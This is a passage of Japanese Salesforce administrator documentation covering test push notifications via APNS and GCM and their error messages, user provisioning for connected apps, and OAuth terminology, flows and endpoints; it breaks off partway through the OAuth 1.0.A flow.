テストページにアクセスする手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. 接続アプリケーションの名前をクリックします。
3. [サポートされているプッシュプラットフォーム] の横にある [テスト通知の送信] をクリックします。このリンクは、モバイル転送通知をサポートするように接続アプリケーションを設定している場合にのみ表示されます。

メモ: テスト転送通知の送信を試みる前に、接続アプリケーションのモバイル設定が正しく設定されていることを確認します。「接続アプリケーションの作成」を参照してください。

転送通知は、Professional Edition のコンソールでは使用できません。

APNS にテスト転送通知を送信する

Apple Push Notification Service (APNS) で転送通知の設定の簡易テストを実行するには、[テスト通知の送信] ページを使用します。

GCM for Android にテスト転送通知を送信する

Google Cloud Messaging (GCM) for Android で転送通知の設定の簡易テストを実行するには、[転送通知をテスト] ページを使用します。

転送通知のエラーメッセージ

[テスト通知の送信] ページから転送通知を送信中にエラーメッセージが表示された場合、次の表を参考にしてエラーを修正してください。

APNS にテスト転送通知を送信する

Apple Push Notification Service (APNS) で転送通知の設定の簡易テストを実行するには、[テスト通知の送信] ページを使用します。

1. [受信者] 項目に接続トークン文字列を入力するか、[検索] をクリックして受信者を検索し、検索結果のいずれかを選択します。デフォルトでは、[検索結果] リストには接続アプリケーションに新しく登録された順に 5 台のデバイスが表示されます。
   a. 他のデバイスを検索するには、[検索テキスト] ボックスにユーザ名を入力します。
   b. [Go] をクリックして、そのユーザ名で現在登録されているすべてのデバイスのリストを生成します。
2. 必要に応じて、[アラート] にアラートメッセージまたは、Apple の仕様に従ったディクショナリを入力します。
3. [バッジ] に、バッジ番号を入力します。バッジがない場合は、「*0*」を入力します。
4. [サウンド] に、アプリケーションバンドル内のサウンドファイル名を入力するか、システムデフォルトのアラートサウンドを使用する場合は「*デフォルト*」と入力します。
5. 必要に応じて、カスタムペイロードを使用する場合は、[カスタムペイロード] 項目にペイロードの JSON 値を入力します。
6. テスト転送通知を送信するには [送信] を、フォームをリセットするには [クリア] をクリックします。

関連トピック:

転送通知のテスト

GCM for Android にテスト転送通知を送信する

Google Cloud Messaging (GCM) for Android で転送通知の設定の簡易テストを実行するには、[転送通知をテスト] ページを使用します。

1. [受信者] 項目に接続トークン文字列を入力するか、[検索] をクリックして受信者を検索し、検索結果のいずれかを選択します。デフォルトでは、[検索結果] リストには接続アプリケーションに新しく登録された順に 5 台のデバイスが表示されます。
   a. 他のデバイスを検索するには、[検索テキスト] ボックスにユーザ名を入力します。
   b. [Go] をクリックして、そのユーザ名で現在登録されているすべてのデバイスのリストを生成します。
2. ペイロードの場合、メッセージが含まれる JSON 値を入力します。
3. GCM サーバにのみ転送通知を送信するには、[模擬実行] を選択します。
4. テスト転送通知を送信するには [送信] を、フォームをリセットするには [クリア] をクリックします。

関連トピック:

転送通知のテスト

転送通知のエラーメッセージ

[テスト通知の送信]ページから転送通知を送信中にエラーメッセージが表示された場合、次の表を参考にしてエラーを修正してください。

メッセージ	推奨解決策
この接続アプリケーションで1日の転送制限を超えました	1日の制限はネゴシエーションできないため、解決策はありません。
Apple Push Notification Service で証明書が受け入れられません	証明書を有効な種別に置き換えます。
証明書が取り消されました	有効な証明書を指定します。
証明書が期限切れです	証明書を更新します。
証明書がまだ無効です	後で再試行します。
証明書またはパスワードが無効です	証明書を有効な種別に置き換えます。
受信者またはペイロードが無効です	入力にエラーがないか確認します。
ペイロードが最大サイズを超えています	ペイロードのサイズを小さくします。
転送通知設定を読み込めません	接続アプリケーションに設定があることを確認します。
受信者項目に無効なデバイストークンが含まれています	有効なデバイストークンを指定します。
デバイストークンの長さが無効です	トークンが正しく入力されなかったか、破損しています。トークンを再入力してください。
転送通知の送信時にエラーが発生しました。正しい Apple 環境の証明書であることを確認してください。	正しい証明書が使用されていることを確認します (Sandbox と本番が同じか比較するなど)。
Apple Push Notification Service を使用できません。	後で再試行します。
Apple Push Notification Service に接続できません	後で再試行します。
Salesforce プロキシに接続できません。問題が続く場合は、Salesforce のサポートにお問い合わせください。	後で再試行します。
Salesforce プロキシにより要求がブロックされました。問題が続く場合は、Salesforce のサポートにお問い合わせください。	後で再試行します。
Apple Push Notification Service から不明なエラーが返されました	Apple に問い合わせるか、後で再試行します。
バッジには数値を入力してください	バッジ値を整数として再入力します。
ペイロードは有効な JSON 形式で指定する必要があります	ペイロードの形式を正しく設定します。
少なくとも次のいずれか1つの項目に値を入力してください: アラート、バッジ、サウンド、カスタムペイロード	いずれかの項目に有効な値を入力します。

メッセージ	推奨解決策
受信者が必要です	デバイストークンを指定します。
Google Cloud Messaging 認証エラー	GCM のドキュメント (developer.android.com) を参照してください。次のような原因が考えられます。 • 認証ヘッダーが欠落しているか、認証ヘッダーに無効な構文が含まれている。 • 無効なプロジェクト番号がキーとして送信された。 • キーは有効だが、GCM サービスが無効化されている。 • 要求の送信元が、サーバキーの IP アドレスにホワイトリスト登録されていないサーバである。
Google Cloud Messaging サーバで内部エラーが発生したか、サーバを一時的に使用できません	後で再試行します。
受信者項目の登録 ID の形式が不適切です	モバイルアプリケーションで有効な登録 ID が指定されていることを確認するか、手動で有効な登録 ID を入力します。
ペイロードが最大サイズを超えています	ペイロードのサイズを小さくします。
受信者項目に、接続アプリケーションの API サーバキーに対して無効な登録 ID が含まれています	アプリケーションの正しいサーバキーを指定します。
受信者が必要です	受信者を選択するか、登録 ID を指定します。
受信者項目に無効な登録 ID が含まれています	受信者のデバイス登録 ID を更新します。
GCMサーバから予期せぬエラーが返されました。SFDCサポートチームにお問い合わせください。	salesforce.com までお問い合わせください。
予期しないエラーが発生しました。SFDCサポートチームにお問い合わせください。	salesforce.com までお問い合わせください。

関連トピック:

- 接続アプリケーションの作成
- 転送通知のテスト

接続アプリケーションのユーザプロビジョニング

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

システム管理者は、接続アプリケーションのユーザプロビジョニングを使用して、Salesforce 組織のユーザに基づいたサードパーティアプリケーションのユーザアカウントを作成、更新、削除します。Salesforce ユーザに対して、Google Apps や Box などのサービスの自動アカウント作成、更新、無効化を設定できます。また、サードパーティシステムに既存のユーザアカウントや、そのアカウントがすでに Salesforce ユーザアカウントにリンクされているかどうかも検出できます。

接続アプリケーションは、ユーザをサードパーティサービスおよびアプリケーションにリンクします。接続アプリケーションのユーザプロビジョニングでは、それらのサービスおよびアプリケーションのユーザアカウントを作成、更新、および管理できます。この機能により、Google Apps などのサービスのアカウント作成が簡略化され、Salesforce ユーザのアカウントがサードパーティアカウントにリンクされます。これらのアカウントがリンクされたら、アプリケーションランチャーを設定し、ユーザがアプリケーションランチャーの接続アプリケーションアイコンをクリックして、対象サービスに瞬時にアクセスできるようにします。

ユーザプロビジョニングは、設定された接続アプリケーションへのアクセス権を付与するプロファイルまたは権限セットに割り当てられたユーザのみに適用されます。たとえば、組織の Google Apps 接続アプリケーションのユーザプロビジョニングを設定できます。次に、その接続アプリケーションに「従業員」プロファイルを割り当てます。組織で新規ユーザが作成されて「従業員」プロファイルが割り当てられると、そのユーザは自動的に Google Apps でプロビジョニングされます。また、このユーザが無効化された場合やプロファイルの割り当てが変更された場合は、このユーザの Google Apps のプロビジョニングが自動的に解除されます。

Salesforce のウィザードに従って、各接続アプリケーションのユーザプロビジョニングを設定します。

さらに、レポートを実行すれば、すべての接続アプリケーションのすべてのユーザアカウントをまとめた一元ビューで、特定のサードパーティアプリケーションへのアクセス権があるユーザを確認できます。

ユーザプロビジョニング要求

ユーザプロビジョニングを設定後は、Salesforce がサードパーティシステムの更新要求を管理します。Salesforce が、組織の特定のイベントに基づいて、ユーザプロビジョニング要求を UI または API コールのいずれかでサードパーティシステムに送信します。次の表に、ユーザプロビジョニング要求をトリガするイベントを示します。

イベント	操作	オブジェクト
ユーザの作成	Create	User
ユーザの更新 (選択した属性)	Update	User
ユーザの無効化	Deactivate	User
ユーザの有効化	Activate	User
ユーザの凍結	Freeze	UserLogin
ユーザの凍結解凍	Unfreeze	UserLogin
ユーザの再有効化	Reactivate	User
ユーザプロファイルの変更	Create/Deactivate	User
ユーザへの権限セットの割り当て/割り当て解除	Create/Deactivate	PermissionSetAssignment
接続アプリケーションへのプロファイルの割り当て/割り当て解除	Create/Deactivate	SetupEntityAccess
接続アプリケーションへの権限セットの割り当て/割り当て解除	Create/Deactivate	SetupEntityAccess

操作値は、UserProvisioningRequest オブジェクトに保存されます。Salesforce は、要求をすぐに処理することも、承認プロセスが完了するまで待機することもできます (ユーザプロビジョニングウィザードの手順で承認プロセスを追加した場合)。要求を処理するために、Salesforce は、*[ユーザプロビジョニング]* 種別のフローを使用します。このフローには、Apex の UserProvisioningPlugin クラスへの参照が含まれます。フローが、サードパーティサービスのユーザアカウントプロビジョニングを管理する API をコールします。

Active Directory のイベントに基づいてユーザプロビジョニング要求を送信する場合は、Salesforce Identity Connect を使用して、これらのイベントを取得し、Salesforce 組織に同期させます。次に、Salesforce がユーザをプロビジョニングまたはプロビジョニング解除するユーザプロビジョニング要求をサードパーティシステムに送信します。

制限事項

エンタイトルメント

サービスプロバイダのロールと権限は、Salesforce 組織で管理または保存することはできません。したがって、サービスプロバイダのリソースに対する特定のエンタイトルメントは、ユーザプロビジョニングが有効化されたサードパーティアプリケーションへのアクセスをユーザが要求するときには含まれていません。

サービスプロバイダのユーザアカウントは作成できますが、そのユーザアカウントの追加ロールまたは権限はサービスプロバイダ経由で管理する必要があります。

定期的なアカウント調整
サードパーティシステムのユーザを収集および分析するたびに、ユーザプロビジョニングウィザードを実行します。自動的な収集および分析の間隔を設定することはできません。

アクセスの再認証
ユーザのアカウントが作成された後、サービスプロバイダのリソースへのユーザアクセスの検証はサービスプロバイダで実行する必要があります。

関連トピック:

接続アプリケーションのユーザプロビジョニングの設定
接続アプリケーションのユーザプロビジョニングのカスタムレポートの作成
接続アプリケーション

接続アプリケーションのユーザプロビジョニングの設定

ユーザ権限

参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションを設定して、アプリケーションのユーザプロビジョニングにかかる時間を節約します。

Salesforce のステップバイステップウィザードに従って、各接続アプリケーションのユーザプロビジョニングを設定します。

このウィザードを使用する前に、次を用意する必要があります。

サードパーティサービスの接続アプリケーション
接続アプリケーションでは、「ブックマーク」接続アプリケーションなどのユーザプロビジョニングをサポートできます。

指定ログイン情報
: 指定ログイン情報は、サードパーティシステムとその認証設定を識別します。アカウントの作成、編集、または削除などのサードパーティシステムへのコールは、指定ログイン情報のサードパーティ認証設定を使用します。指定ログイン情報では指定ユーザを指定します。指定ユーザは、サードパーティシステムのアカウントまたは組織の既存の認証プロバイダの OAuth 認証です。ユーザプロビジョニングウィザードで指定ログイン情報の入力が求められます。

Flow Designer で作成されたフロー
: フローでサードパーティシステムへのプロビジョニング要求を管理します。Salesforce には、ユーザプロビジョニングの設定プロセスを簡略化する事前設定済みのフローを含む、いくつかのパッケージが用意されています (近日リリース)。ユーザプロビジョニングウィザードを使用して、いずれかのフローを接続アプリケーションに関連付けます。

  独自のフローを作成することも可能です。詳細は、「独自のユーザプロビジョニングフローの作成」を参照してください。

ユーザプロビジョニングが有効化されている場合は、次の手順に従って既存の接続アプリケーションのユーザプロビジョニングウィザードを開始します。

1. [設定] から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの名前をクリックします。
3. 接続アプリケーションの詳細ページで、[編集] をクリックします。
4. [ユーザプロビジョニング設定] セクションで、[ユーザプロビジョニングを有効化] を選択します。
5. [保存] をクリックします。

   [保存] をクリックすると、Salesforce から接続アプリケーションの詳細ページが返されます。[設定] から接続アプリケーションの詳細ページにアクセスするには、[クイック検索] ボックスで「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。接続アプリケーションの名前をクリックします。

6. [ユーザプロビジョニング設定] セクションで、[ユーザプロビジョニングウィザードを起動する] をクリックしてウィザードを開始します。

ユーザプロビジョニングウィザードが完了したら、接続アプリケーションの詳細ページに戻り、個々のユーザアカウント情報を編集してすばやく更新できます。[設定] から、[クイック検索] ボックスで「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択し、接続アプリケーションの名前をクリックします。接続アプリケーションの詳細ページの [ユーザアカウント] セクションに、各ユーザが一覧表示されます。あるいは、ウィザードに戻ってサードパーティシステムのアカウントを収集および分析し、設定を変更して、すべてのアカウントを処理します。

ユーザプロビジョニングウィザードを実行中に承認プロセスを追加した場合は、詳細ページの [承認プロセス] 項目が選択されます。

独自のユーザプロビジョニングフローの作成

パッケージ化されたフローが目的のサードパーティシステムをサポートしていない場合、またはソリューションをカスタマイズする場合は、独自のフローを作成します。`UserProvisioningPlugin` Apex クラスと UserProvisioningRequest および UserProvAccount 標準オブジェクトを使用します。独自のフローを作成するときは、

ユーザプロビジョニング というフロー種別で保存します。独自のフローを作成する場合は、Flow Designer を使用したフローの作成と、Apex トリガの開発について理解しておく必要があります。フローには次が必要です。

- `UserProvisioningPlugin` クラスを使用する Apex トリガ
- フローの次の入力および出力変数
  - 入力: *`User`*、*`UserProvisioningRequest`*、*`UserProvAccount`*
  - 出力: *`ExternalUserId`*、*`ExternalUsername`*、*`ExternalFirstName`*、*`ExternalLastName`*、*`ExternalEmail`*、*`Details`*、*`Status`*
- フロー内の、次の入力および出力パラメータを持つ少なくとも 1 つの Apex プラグイン
  - 入力: *`userProvisioningRequestId`*、*`userId`*、*`namedCredDevName`*、*`reconFilter`*、*`reconOffset`*
  - 出力: *`ExternalUserId`*、*`ExternalUsername`*、*`ExternalFirstName`*、*`ExternalLastName`*、*`ExternalEmail`*、*`Details`*、*`Status`*、*`reconState`*、*`nextReconOffset`*
- Salesforce ユーザとサードパーティシステムのユーザのユーザアカウント間でのリンクの設定時に変更する［ルックアップユーザ］レコードの検索要素

関連トピック:

接続アプリケーションのユーザプロビジョニング
接続アプリケーションの作成
指定ログイン情報の定義
Cloud Flow Designer
ユーザプロビジョニング要求共有ルールの作成
Apex 開発者ガイド
接続アプリケーションのユーザプロビジョニングのカスタムレポートの作成

ユーザプロビジョニング要求の管理

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションにユーザプロビジョニングを設定すると、個々のユーザアカウントのプロビジョニング、プロビジョニング解除、更新の設定および承認を管理できます。

個々の要求およびユーザアカウントの管理には次を使用します。

[ユーザプロビジョニング要求] タブ

[ユーザプロビジョニング要求] タブでは、詳細を表示することや、個々のユーザプロビジョニング要求の承認を管理することができます。ユーザプロビジョニング要求の詳細には、要求の状況や承認の状況 (必要かつ設定されている場合) に関する情報が含まれます。

最近のユーザプロビジョニング要求の [名前] 項目値をクリックすると、次を含む詳細が表示されます。

操作
現在の要求のアクション。有効な値は次のとおりです。

- `Create`
- `Read`
- `Update`
- `Deactivate`
- `Activate`
- `Freeze`
- `Unfreeze`
- `Reconcile` (Salesforce アカウントをサードパーティシステムのアカウントと比較します)
- `Linking` (現在のリンク状態を変更します)

状態

State 値は、サードパーティシステムのユーザアカウントを収集して Salesforce ユーザアカウントと比較する調整プロセス中に変更されます。通常、ユーザプロビジョニング要求が最初に作成された時点で、State 値が New になります。収集プロセスが開始されると、State が Collecting に移行し、プロセスが完了するまで維持されます。プロセスが完了すると、State が Collected になります。

分析プロセスがトリガされると、アカウント間に差異があるため、State が Analyzing に移行し、プロセスが完了するまで維持されます。プロセスが完了すると、State が Analyzed になります。プロセスが要求をコミットすると、リンク設定に基づいて、State が Committing に移行し、Salesforce がそれに合わせてユーザアカウントプロパティを更新します。更新プロセスが完了すると、State が Completed に移行します。

ただし、State は New で開始するとは限りません。一部のカスタムプロセスでアカウントを調整する要求が開始された場合に、最初のエントリが Analyzing State になることがあります。

また、State は現在有効なタスクから逆戻りすることはできません。たとえば、Analyzing State の成功時には Analyzed に進む必要があります。このプロセスに失敗した場合は、State が Failed に変更されます。

[ユーザプロビジョニングアカウント]項目値をクリックすると、ユーザのアカウントに関する詳細が表示されます。次の項目には、ユーザアカウントの現在の状態を説明する選択リスト項目があります。

状況

対象システムのアカウントの状況。有効な値は、次のとおりです。

- Active
- Deactivated
- Deleted

リンク状態

Salesforce組織のユーザアカウントと対象システムの関連付けられたユーザアカウント間の現在の接続状態。有効な値は、次のとおりです。

- linked — Salesforce 組織のアカウントへの変更は、対象システムの関連付けられたユーザアカウントを更新するキューに入れられます。
- duplicate — 対象システムの関連付けられたアカウントが存在します。
- orphaned — 対象システムの関連付けられたアカウントが存在しません。
- ignored — Salesforce 組織のアカウントへの変更は、対象システムの関連付けられたユーザアカウントには影響しません。

これらの値を編集するには、接続アプリケーションの詳細ページの[ユーザアカウント]セクションを使用します。

接続アプリケーションの詳細ページの [ユーザアカウント] セクション

接続アプリケーションの詳細ページの[ユーザアカウント]セクションには、検出されてサードパーティサービスにリンクされたアカウントがすべて表示されます。このセクションを使用して、サードパーティアカウントへのリンク状態の管理や、アカウント設定に保存されている詳細の編集を行います。

通常は、Salesforce が、サードパーティサービスのアカウントへのリンク状態を管理します。Salesforce は、調整プロセス中に Salesforce 組織とサードパーティシステムのユーザアカウントを検出して両者を関連付けることができます。この関連付けは、ユーザプロビジョニングウィザードで指定した属性に基づきます。

リンク状態を Salesforce に制御させるのではなく、自ら制御する場合は、[アカウントのリンクを自分で管理] のみを選択します。

リンク状態には、次の値があります。

ユーザプロビジョニング要求共有ルール

ユーザプロビジョニング設定に承認プロセスを追加している場合は、共有ルールを設定して、別のユーザやマネージャなど他の人々がユーザプロビジョニング要求を表示および承認できるようにします。

[設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。

関連トピック:

- 接続アプリケーションのユーザプロビジョニング
- 接続アプリケーションのユーザプロビジョニングの設定
- ユーザプロビジョニング要求共有ルールの作成

接続アプリケーションのユーザプロビジョニングのカスタムレポートの作成

接続アプリケーションのユーザプロビジョニングを設定している組織は、カスタムレポートタイプを使用して、プロビジョニングのアカウント、要求、その他の情報を示すレポートを実行できます。

1. 各カスタムレポートタイプおよびカスタムレポートタイプの作成と管理の一般的な手順を把握します。
2. これらのオブジェクトに関連するカスタムレポートタイプを作成し、必要に応じて設定します。すべての項目をレポートで選択可能になるように設定します。各レポートを [ユーザプロビジョニング] レポートタイプカテゴリに追加します。レポートを作成するユーザがニーズに合わせてどれを使用すべきかがわかるように、各レポートタイプの明確な名前と説明を入力します。

主オブジェクト	説明
ユーザプロビジョニングアカウント	Salesforce ユーザプロビジョニングが有効な接続アプリケーションのユーザについて、Salesforce ユーザアカウントをサードパーティ (対象) システム (Google など) のアカウントにリンクする情報が含まれます。
ユーザプロビジョニングログ	サードパーティアプリケーションにユーザをプロビジョニングするプロセスで生成されたメッセージが含まれます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

主オブジェクト	説明
ユーザプロビジョニングモックターゲット	ユーザプロビジョニングでデータをサードパーティシステムにコミットする前にテストするためのユーザデータが含まれます。
ユーザプロビジョニング要求	各ユーザの個別のプロビジョニング要求に関する情報が含まれます。

関連トピック:

- 接続アプリケーションのユーザプロビジョニング
- カスタムレポートタイプの作成

接続アプリケーションのアンインストール

ユーザ権限

参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションを組織から削除するには、そのアプリケーションを含むパッケージをアンインストールします。

メモ: 接続アプリケーションがアンインストールされると、アプリケーションのすべてのユーザのアクセストークンと更新トークンは削除されます。これにより、後でユーザが既存のアクセストークンを使用して、明示的にアプリケーション自体を承認せずにアプリケーションを実行することができなくなります。

接続アプリケーションおよび OAuth の用語

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

アクセストークン
ユーザの Salesforce ログイン情報を使用する代わりに、保護されたリソースへのユーザのアクセスを許可するためにコンシューマにより使用される値。

OAuth 1.0.A では、アクセストークンとセッション ID を交換する必要があります。

OAuth 2.0 では、アクセストークンがセッション ID であるため、直接使用できます。

認証コード
Web サーバフローを使用する OAuth 2.0 でのみ使用されます。エンドユーザによって付与されるアクセスを表示する、有効期間の短いトークンです。認証コードは、アクセストークンと更新トークンを取得するために使用されます。OAuth 1.0.A の場合は、「接続アプリケーションおよび OAuth の用語」を参照してください。

コールバック URL
クライアントアプリケーションに関連付けられた URL。一部のコンテキストでは、これはクライアントの Web ブラウザがリダイレクトされる先の実際の URL にする必要があります。それ以外では、URL は実際には使用されませんが、クライアントアプリケーションとサーバ(接続アプリケーション定義)間で値が一致する必要があります。たとえば、`http://MyCompany.Myapp` のようにアプリケーションを識別する値を使用します。

コンシューマ
Salesforce ユーザとアプリケーションの両方をユーザの代わりに認証するために、OAuth を使用する Web サイトまたはアプリケーション。

コンシューマキー
Salesforce で識別するためのコンシューマにより使用される値。OAuth 2.0 では `client_id` と呼ばれます。

コンシューマの秘密
コンシューマキーの所有権を確立するためにコンシューマにより使用される秘密。OAuth 2.0 では `client_secret` として参照されます。

nonce
要求が再利用できないようにするために認証中に使用される数値で、通常は乱数。

更新トークン
OAuth 2.0 のみで使用できます。新しいアクセストークンを取得するためにコンシューマが使用するトークン。エンドユーザがアクセスを再度承認する必要がありません。

要求トークン
ユーザから認証を取得するコンシューマにより使用され、アクセストークンと交換される値。要求トークンは、OAuth 1.0.A のみで使用できます。OAuth 2.0 の場合は、「接続アプリケーションおよび OAuth の用語」を参照してください。

サービスプロバイダ
OAuth を使用してアクセスを許可する Web アプリケーション。これは、リモートアクセスが有効になった後の Salesforce インスタンスです。

トークンの秘密
要求トークンおよびアクセストークンの両方に指定されたトークンの所有権を確立するために、コンシューマが使用する秘密。

ユーザ
Salesforce ログインが可能な個人。

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

アプリケーション認証

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

ユーザが外部アプリケーション (コンシューマのページ) 内から Salesforce データを要求した場合、そのユーザは Salesforce による認証を受ける必要があります。各認証フローには、OAuth 標準および Salesforce へのアクセスを試行する内容によって特定される複数のステップがあります。

Salesforce では、OAuth バージョン 1.0.A および 2.0 認証フローがサポートされています。

- OAuth 1.0.A — OAuth のこのバージョンのフローは 1 つのみです。
- OAuth 2.0 Web サーバ — 安全なサーバでホストされているアプリケーションでは、Web サーバ認証フローを使用します。Web サーバフローでの重要な点は、サーバがコンシューマの秘密を保護できる必要があるということです。また、コード確認を使用し、フロー内の値を検証して、認証コードの傍受を防ぐこともできます。
- OAuth 2.0 ユーザエージェント — ユーザのデバイスにあるクライアントアプリケーション (コンシューマ) では、ユーザエージェント認証フローを使用します。これは、JavaScript などのスクリプト言語を使用するブラウザ内で、または携帯機器またはデスクトップアプリケーションから実装することができます。これらのコンシューマは顧客の秘密の機密を保持することができません。
- OAuth 2.0 更新トークンフロー — コンシューマがアクセスを認証されたら、トークンを更新して新しいアクセストークン (セッション ID) を取得できます。これは、コンシューマが Web サーバまたはユーザエージェントフローのいずれかを使用して、更新トークンをすでに受信した場合のみに実行できます。
- OAuth 2.0 JWT ベアラートークンフロー — OAuth 2.0 JWT ベアラートークンフローは、クライアントが前の認証の使用を希望している場合に、JWT を使用して Salesforce から OAuth アクセストークンを要求する方法を定義します。認定済みのアプリケーションの認証は JWT に適用されているデジタル署名で提供されます。
- OAuth 2.0 SAML ベアラーアサーションフロー — OAuth 2.0 SAML ベアラーアサーションフローは、クライアントが前の認証の使用を希望している場合に、SAML アサーションを使用して OAuth アクセストークンを要求する方法を定義します。認定済みのアプリケーションの認証は SAML アサーションに適用されているデジタル署名で提供されます。

- SAML アサーションフロー — SAML アサーションフローは、現在 SAML を使用して Salesforce にアクセスしていて、同じ方法で Web サービスの API にアクセスする必要のある組織にとって、代替フローとなります。SAML アサーションフローは単一の組織内でのみ使用できます。このアサーションフローを使用するために接続アプリケーションを作成する必要はありません。
- OAuth 2.0 ユーザ名およびパスワード — コンシューマにすでにユーザのログイン情報がある場合、ユーザ名パスワード認証フローを使用して認証できます。

  警告: この OAuth 認証フローでは、ユーザの信頼情報をやりとりする必要があります。この認証フローは、必要な場合にのみ使用してください。更新トークンは発行されません。

すべての認証フローでは、ユーザがアクセスの認証を求められたときに、ユーザが現在署名されていないことを示すリンクをクリックすると、現在のユーザはログアウトされ、認証フローはユーザの認証を再開します。

メモ: たとえば、ラップトップコンピュータとデスクトップコンピュータなど、ユーザはアプリケーションが Salesforce に複数回アクセスできるよう許可できます。デフォルトの認証制限はユーザのアプリケーションあたり 5 です。ユーザが組織で許可されている制限を超えるアプリケーションに対するアクセス権を割り当てようとすると、そのアプリケーションの最近使用したアクセストークンは取り消されます。いったんユーザにアクセス権が付与されると、追加デバイスでは、Web サーバフローを使用している新しいアプリケーション (OAuth 2.0 プロトコルの使用) が自動的に許可されます。ユーザエージェントフローでは、ユーザの承認が毎回必要です。

OAuth 2.0 エンドポイント

OAuth 2.0 で使用する 3 つの主なエンドポイントは、次のとおりです。

- 認証 — `https://yourDomain.my.salesforce.com/services/oauth2/authorize`
- トークン — `https://yourDomain.my.salesforce.com/services/oauth2/token`
- 取り消し — `https://yourDomain.my.salesforce.com/services/oauth2/revoke`

アクセスの取り消しについては、「OAuth トークンの取り消し」 (ページ 6465)を参照してください。

Sandbox には、`yourDomain.salesforce.com` ではなく `test.salesforce.com` を使用してください。

OAuth 1.0.A 認証フロー

OAuth 1.0.A には、認証フローが 1 つあります。

個々のステップの説明は次のとおりです。

1. コンシューマが RequestToken を要求します。Salesforce は要求を確認し、リクエストトークンを返します。
2. コンシューマはユーザを Salesforce にリダイレクトし、そこでログインのプロンプトが表示されます。
3. Salesforce でユーザの認証を行います。
4. ユーザが認証されると、コンシューマは AccessToken を要求します。
5. Salesforce は要求を確認し、トークンを許可します。
6. トークンが許可されると、コンシューマは独自のアプリケーションから、または Force.com Web サービス API から、いずれかの方法でデータにアクセスします。
7. Salesforce は要求を確認し、データへのアクセスを許可します。

次のセクションでは、それぞれのステップについてもう少し詳しく説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

ヒント: Sandbox で接続アプリケーションを使用するには、次のセクションで `login.salesforce.com` の代わりに `test.salesforce.com` を使用します。

Salesforce から返される可能性のあるエラーコードのリストは、「OAuth 1.0.A のエラーコード」 (ページ 6436) を参照してください。

RequestToken の要求

コンシューマが Salesforce に対する最初の要求を行い、その要求が有効な場合は RequestToken が返されます。次のステップでは、接続アプリケーションを使用して Salesforce データを要求する開発者向けに、詳しく説明します。

